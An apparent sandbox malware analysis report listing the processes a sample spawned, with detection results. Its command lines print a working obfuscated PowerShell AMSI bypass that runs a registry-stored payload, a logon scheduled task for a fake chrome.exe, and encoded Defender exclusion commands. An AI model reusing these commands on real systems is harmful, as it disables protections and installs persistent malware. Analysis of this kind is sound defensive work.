C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	59	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile

Analysis Process: nslookup.exe PID: **7056**, Parent PID: **6836**

General	
Target ID:	22
Start time:	01:41:36
Start date:	27/03/2022
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\nslookup.exe
Imagebase:	0x7ff6e2e30000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: **6372**, Parent PID: **960**

General	
Target ID:	23
Start time:	01:41:41
Start date:	27/03/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.EXE "function Local:oBYZxpoBuJDg{Param([OutputType([Type])][Parameter(Position=0)][Type[]]$hCPAJCDcAnFqJq,[Parameter(Position=1)][Type]$NibVxWxTFc)$qKHXRLjxcQb=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Reflection.AssemblyName('ReflectedDelegate')),[Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMe'+'mory'+'Module',$False).DefineType('MyDelegateType','Class,Public,Sealed,AnsiClass,AutoClass',[MulticastDelegate]);$qKHXRLjxcQb.DefineConstructor('RTSpecialName,HideBySig,Public',[Reflection.CallingConventions]::Standard,$hCPAJCDcAnFqJq).SetImplementationFlags('Runtime,Managed');$qKHXRLjxcQb.DefineMethod('Invoke','Public,HideBySig,NewSlot,Virtual',$NibVxWxTFc,$hCPAJCDcAnFqJq).SetImplementationFlags('Runtime,Managed');Write-Output $qKHXRLjxcQb.CreateType();}$uYKrZWxknTiUv=([AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll')}).GetType('Microsoft.Win32.'+'Uns'+'afeNat'+'iveMetho'+'ds');$SpNyfScDlNPPHB=$uYKrZWxknTiUv.GetMethod('Ge'+'tPr'+'ocAdd'+'ress',[Reflection.BindingFlags]'Public,Static',$Null,[Reflection.CallingConventions]::Any,@((New-Object IntPtr).GetType(),[string]),$Null);$RRmRtbQVOsCwqbtFCRP=oBYZxpoBuJDg @([String])([IntPtr]);$CSrLsWTvUKtnfJeCoYnQHQ=oBYZxpoBuJDg @([IntPtr],[UIntPtr],[UInt32],[UInt32].MakeByRefType())([Bool]);$LbwxtlPJWDL=$uYKrZWxknTiUv.GetMethod('Get'+'Modu'+'leHan'+'dle').Invoke($Null,@([Object]('kern'+'el'+'32.dll')));$UsbtvKZkuSsHuw=$SpNyfScDlNPPHB.Invoke($Null,@([Object]$LbwxtlPJWDL,[Object]('Load'+'LibraryA')));$GBWVSxTZRtiWMYLEL=$SpNyfScDlNPPHB.Invoke($Null,@([Object]$LbwxtlPJWDL,[Object]('Vir'+'tual'+'Pro'+'tect')));$zcmbglj=[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($UsbtvKZkuSsHuw,$RRmRtbQVOsCwqbtFCRP).Invoke('a'+'m'+'si.dll');$NtWqUAjxRFzIehWzj=$SpNyfScDlNPPHB.Invoke($Null,@([Object]$zcmbglj,[Object]('Ams'+'iSc'+'an'+'Buffer')));$QZnCEHiAlz=0;[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GBWVSxTZRtiWMYLEL,$CSrLsWTvUKtnfJeCoYnQHQ).Invoke($NtWqUAjxRFzIehWzj,[uint32]8,4,[ref]$QZnCEHiAlz);[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc2,0x18,0),0,$NtWqUAjxRFzIehWzj,8);[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GBWVSxTZRtiWMYLEL,$CSrLsWTvUKtnfJeCoYnQHQ).Invoke($NtWqUAjxRFzIehWzj,[uint32]8,0x20,[ref]$QZnCEHiAlz);[Reflection.Assembly]::Load([Microsoft.Win32.Registry]::LocalMachine.OpenSubkey('SOFTWARE').GetValue('nslookstager')).EntryPoint.Invoke($Null,$Null)"
Imagebase:	0xdd0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: **6028**, Parent PID: **6372**

General	
Target ID:	24
Start time:	01:41:41
Start date:	27/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6940, Parent PID: 960

General

Target ID:	25
Start time:	01:41:42
Start date:	27/03/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE "function Local:JcVEStQtPhkP{Param([OutputType([Type])][Parameter(Position=0)][Type[]]$jwjRgZFzaeZBQB,[Parameter(Position=1)][Type]$jXrdWylJno)$JkETjFsAcrF=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Reflection.AssemblyName('ReflectedDelegate')),[Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMe'+'mory'+'Module',$False).DefineType('MyDelegateType','Class,Public,Sealed,AnsiClass,AutoClass',[MulticastDelegate]);$JkETjFsAcrF.DefineConstructor('RTSpecialName,HideBySig,Public',[Reflection.CallingConventions]::Standard,$jwjRgZFzaeZBQB).SetImplementationFlags('Runtime,Managed');$JkETjFsAcrF.DefineMethod('Invoke','Public,HideBySig,NewSlot,Virtual',$jXrdWylJno,$jwjRgZFzaeZBQB).SetImplementationFlags('Runtime,Managed');Write-Output $JkETjFsAcrF.CreateType();}$lPmVEIqLxWSBJ=([AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll')}).GetType('Microsoft.Win32.'+'Uns'+'afeNat'+'iveMetho'+'ds');$oknnqNPEawtCof=$lPmVEIqLxWSBJ.GetMethod('Ge'+'tPr'+'ocAdd'+'ress',[Reflection.BindingFlags]'Public,Static',$Null,[Reflection.CallingConventions]::Any,@((New-Object IntPtr).GetType(),[string]),$Null);$PfTqTVeTqNbzEtTZAwA=JcVEStQtPhkP @([String])([IntPtr]);$FBhryrsEcCEQMAYVVFmrjj=JcVEStQtPhkP @([IntPtr],[UIntPtr],[UInt32],[UInt32].MakeByRefType())([Bool]);$gdWNaSljpXI=$lPmVEIqLxWSBJ.GetMethod('Get'+'Modu'+'leHan'+'dle').Invoke($Null,@([Object]('kern'+'el'+'32.dll')));$MwCkRVFOfjwTFV=$oknnqNPEawtCof.Invoke($Null,@([Object]$gdWNaSljpXI,[Object]('Load'+'LibraryA')));$PwfBMMcphOddVTLUY=$oknnqNPEawtCof.Invoke($Null,@([Object]$gdWNaSljpXI,[Object]('Vir'+'tual'+'Pro'+'tect')));$FyAgKxj=[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($MwCkRVFOfjwTFV,$PfTqTVeTqNbzEtTZAwA).Invoke('a'+'m'+'si.dll');$GiLFGjttEZsjytHxc=$oknnqNPEawtCof.Invoke($Null,@([Object]$FyAgKxj,[Object]('Ams'+'iSc'+'an'+'Buffer')));$XarcXAurwd=0;[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($PwfBMMcphOddVTLUY,$FBhryrsEcCEQMAYVVFmrjj).Invoke($GiLFGjttEZsjytHxc,[uint32]8,4,[ref]$XarcXAurwd);[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc3),0,$GiLFGjttEZsjytHxc,6);[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($PwfBMMcphOddVTLUY,$FBhryrsEcCEQMAYVVFmrjj).Invoke($GiLFGjttEZsjytHxc,[uint32]8,0x20,[ref]$XarcXAurwd);[Reflection.Assembly]::Load([Microsoft.Win32.Registry]::LocalMachine.OpenSubkey('SOFTWARE').GetValue('nslookstager')).EntryPoint.Invoke($Null,$Null)"
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 2280, Parent PID: 6940

General

Target ID:	26
Start time:	01:41:42
Start date:	27/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 5412, Parent PID: 6836

General

Target ID:	27
Start time:	01:41:45

Start date:	27/03/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd" /c schtasks /create /f /sc onlogon /rl highest /tn "chrome" /tr "C:\Users\user\AppData\Roaming\Chrome\chrome.exe
Imagebase:	0x7ff7bb450000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6876**, Parent PID: **5412**

General

Target ID:	28
Start time:	01:41:46
Start date:	27/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **1584**, Parent PID: **5412**

General

Target ID:	29
Start time:	01:41:46
Start date:	27/03/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /create /f /sc onlogon /rl highest /tn "chrome" /tr "C:\Users\user\AppData\Roaming\Chrome\chrome.exe"
Imagebase:	0x7ff71aea0000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **6564**, Parent PID: **960**

General

Target ID:	30
Start time:	01:41:47
Start date:	27/03/2022
Path:	C:\Users\user\AppData\Roaming\Chrome\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Chrome\chrome.exe
Imagebase:	0x20000
File size:	2366976 bytes
MD5 hash:	04F6704BD3AB97905A497BAF3D7FDB3C
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: C:\Users\user\AppData\Roaming\Chrome\chrome.exe, Author: Arnim Rupp
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 77%, ReversingLabs

Analysis Process: cmd.exe PID: **6552**, Parent PID: **6836**

General

Target ID:	31
Start time:	01:41:48
Start date:	27/03/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd" cmd /c "C:\Users\user\AppData\Roaming\Chrome\chrome.exe
Imagebase:	0x7ff7fc480000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6548**, Parent PID: **6552**

General

Target ID:	32
Start time:	01:41:49
Start date:	27/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **5460**, Parent PID: **6552**

General

Target ID:	33
Start time:	01:41:50
Start date:	27/03/2022
Path:	C:\Users\user\AppData\Roaming\Chrome\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Chrome\chrome.exe
Imagebase:	0xfa0000
File size:	2366976 bytes
MD5 hash:	04F6704BD3AB97905A497BAF3D7FDB3C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cmd.exe PID: **6892**, Parent PID: **5460**

General	
Target ID:	36
Start time:	01:42:09
Start date:	27/03/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit
Imagebase:	0x7ff7bb450000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6432**, Parent PID: **6892**

General	
Target ID:	37
Start time:	01:42:10
Start date:	27/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7748d0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **5728**, Parent PID: **6892**

General	
Target ID:	38
Start time:	01:42:11
Start date:	27/03/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA"
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: dllhost.exe PID: **2324**, Parent PID: **572**

General	
Target ID:	39
Start time:	01:42:19

Start date:	27/03/2022
Path:	C:\Windows\System32\dllhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\dllhost.exe /Processid:{bb7b2400-d282-40c3-8b5b-9f36c353d0f9}
Imagebase:	0x7ff6535c0000
File size:	20888 bytes
MD5 hash:	2528137C6745C4EADD87817A1909677E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: winlogon.exe PID: **572**, Parent PID: **2324**

General	
Target ID:	42
Start time:	01:42:25
Start date:	27/03/2022
Path:	C:\Windows\System32\winlogon.exe
Wow64 process (32bit):	false
Commandline:	winlogon.exe
Imagebase:	0x7ff775840000
File size:	677376 bytes
MD5 hash:	F9017F2DC455AD373DF036F5817A8870
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3784**, Parent PID: **6564**

General	
Target ID:	43
Start time:	01:42:29
Start date:	27/03/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit
Imagebase:	0x7ff7bb450000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: lsass.exe PID: **612**, Parent PID: **2324**

General	
Target ID:	44
Start time:	01:42:29
Start date:	27/03/2022
Path:	C:\Windows\System32\lsass.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\lsass.exe
Imagebase:	0x7ff765a60000
File size:	57976 bytes

MD5 hash:	317340CD278A374BCEF6A30194557227
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6416**, Parent PID: **3784**

General	
Target ID:	45
Start time:	01:42:34
Start date:	27/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
